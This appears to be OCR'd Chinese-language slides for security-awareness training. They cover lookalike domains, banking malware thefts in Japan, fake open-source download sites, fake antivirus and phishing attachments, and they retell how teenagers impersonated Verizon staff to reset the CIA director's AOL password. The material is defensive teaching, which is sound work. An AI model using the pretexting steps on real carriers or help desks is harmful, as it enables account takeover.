
魚目混珠

你分的出來嗎?



眼睛的業障





http://www.microsoft.com

http://www.rnicrosoft.com

狐假虎威

病毒竊密碼 日網路銀行被盜2.8億

中時電子報 www.chinatimes.com 作者：黃菁菁／東京十八電 | 中時電子報 – 2011年10月19日 上午5:30

中國時報【黃菁菁／東京十八電】

日本全國的金融機構網路銀行被駭客入侵，網路銀行客戶的帳號和密碼遭竊，許多人帳戶中的現金被非法匯走。今年四月至今已有上百件網路銀行現金存款被盜事件，受害金額已達二億八千萬日圓（約台幣一億一千元），是受害最嚴重的一次。

日本警察廳調查指出，駭客是利用病毒竊取受害人電腦中的銀行帳戶和密碼，再用密碼連結到網路銀行指示匯款，受害人的存款被匯到其他人的帳戶後，歹徒便從提款機將現金提走。受害者不只是個人帳戶，還有公司帳戶最高被領走二千七百萬日圓（約台幣一千萬）。

最近六個月來日本已有五十一家銀行的客戶帳號及密碼被竊，現金被非法匯走達一百零三件。從部分受害者的電腦中發現「SpyEye」、「Zbot」等病毒曾一度在歐美流行，電腦一旦被感染這些病毒，便會自動將帳戶、密碼等資訊傳到外界，警方至今仍查不出感染途徑。

警察廳指出，日本過去曾發生網路銀行用戶被引導到假的銀行網頁，輸入密碼後造成密碼外洩的詐欺事件，去年被非法盜走存款的受害額約達七千八百萬日圓（約台幣三千萬元）。直到今年才出現用病毒竊取密碼的案件，且受害金額遠超過以往。

警察廳幹部指出，這次發現的病毒四、五年前已在歐美流行，這些病毒一旦流行便會爆發性地蔓延，只要有電腦在國外也可以操縱，此手法可能會造成大批網路銀行用戶受害。

若要防止網路銀行的帳號和密碼被盜，最好不要固定用同一個帳號、密碼，應頻繁更換帳號和密碼。此外，許多人是在開電郵檔案時遭到感染，因此看到不明郵件，特別是英文電郵時盡可能不要打開，且電腦應隨時更新最新的防毒軟體。

https://www.ithome.com.tw/news/124886

iThome 新聞 產品評測 技術 專題 AI & Big Data Cloud DevOps GDPR 資安 研討會

山寨官網

下載Keepass與7-Zip等知名軟體，小心誤闖山寨官網被植入廣告程式

一名安全研究人員Ivan Kwiatkowski揭露駭客仿冒知名開源軟體的官網，誘導使用者下載並安裝相關軟體，卻在軟體中植入廣告程式來牟利。

Kwiatkowski最早發現的是假冒為Keepass的Keepass.fr。Keepass為一開源的密碼管理程式，支援Windows、macOS與Linux等作業系統，它的官方網站為Keepass.info，但駭客卻建立了Keepass.fr，企圖魚目混珠。

除了假的Keepass.fr之外，駭客還建立了Keepass.com；而壓縮程式7-Zip的官網為7-zip.org，但駭客建立了7zip.fr；而由臺灣國網中心所開發的Clonezilla硬碟克隆軟體官網應是clonezilla.org，駭客則為其打造了clonezilla.es及clonezilla.fr。


資安專家建議使用者要下載自由或開源軟體前，得先確定官網位址，就算自以為是從官網下載，也最好經由防毒軟體進行掃描。更多內容

社交工程

無所不用其極

- 電話
  - ✓“我是XX經理，現在有緊急事件處理但是密碼忘了…..”
- Email
  - ✓情色、健康、Office破解程式、東京奧運正名聯署...
  - ✓長官/客戶/公司IT/警調/小三小王 ...
- Skype
- FB
- LINE

https://www.amazon.com/Books-Greg-Hoglund/s?ie=UTF8&page=1&rh=n%3A283155%2Cp_27%3AGreg%20Hoglund
https://www.informationsecurity.com.tw/article/article_detail.aspx?t2id=5&t3id=13&aid=6072



美高中生用社交工程方式，駭進CIA 中情局局長信箱(2015/10)

一早最勁爆的消息是，駭遍天下的美中情局局長約翰布倫南（John Brennan）的郵箱被駭掉了。

據《紐約時報》報導，駭客是一名高中生，他和同學一起製造了這次攻擊。事發之後他們還在Twitter 上公佈了一些名單和社保號資訊，炫耀此次行動。此外，這名高中生聲稱，這次攻擊的技術含量很低，他們只是只用了點小手段就修改了布倫南 AOL 郵箱的登錄密碼。

那究竟這位少年用的是什麼小手段呢？**據《連線》雜誌報導，駭客自稱還未滿 20 歲，他和同伴一起合作完成了這次攻擊。他們首先通過反向調查，獲得了布倫南的手機號碼，得知其是運營商 Verizon 的客戶，於是冒充 Verizon 技術員向運營商索要布倫南的詳細資訊。**

具體來說，利用布倫南某些個人資訊，比如他銀行卡的後四位數（Verizon 輕鬆透露給他們的），駭客們就成功重置了布倫南 AOL 郵箱的登錄密碼。

「我們告訴 Verizon，我們是這個公司的員工，因為工具都壞掉了，所以無法訪問使用者的資料。」而在提供了一個偽造的驗證碼後（Verizon 提供給員工的特定驗證碼），他們就拿到了想要的資訊，包括布倫南的帳號、四位數的手機 PIN 碼、備份的手機號碼、AOL 電郵地址以及銀行卡的後四位元數位。


「然後我們致電 AOL 說帳號被鎖定了，」駭客說道，「AOL 工作人員詢問了類似『銀行卡後四位元數字』的密保問題，我們告知後就成功重置了密碼。」當然，AOL 工作人員還詢問了帳號綁定的姓名和手機號碼等，而這些資訊駭客也已經從 Verizon 獲悉了。

10 月 12 日，這幾名駭客進入了布倫南的電子郵箱，查閱了通過附件發送的檔，並公佈了部分資訊，甚至包括白宮用於與布倫南聯繫的電郵地址。

據駭客透露，他們成功訪問到的敏感檔包括長達 47 頁的 SF-86s 表格資訊。這個表格包括了軍人和合同工等美國政府雇員的多項資訊，甚至會關聯到這些人的朋友、配偶和其他家庭成員。這些資訊一旦被洩露，駭客可以利用這些資訊騙過聯邦官員，盜取更多人的資訊。**今年 6 月，美國聯邦政府機構就遭遇了一次這樣的駭客攻擊，導致 2150 萬美國人的資訊被洩露。**


你中毒了?!

http://blog.trendmicro.com.tw/?p=113
https://www.precisesecurity.com/blogs/2008/08/01/power-antivirus-2009/




http://www.precisesecurity.com/blogs/wp-content/uploads/2014/05/Power-Antivirus-2009.png

典型的釣魚信




各式各樣

- 惡意連結 – 網路釣魚
- 附件– 圖片、文件、程式…等



附件需解密

附件 – 奇怪的副檔名

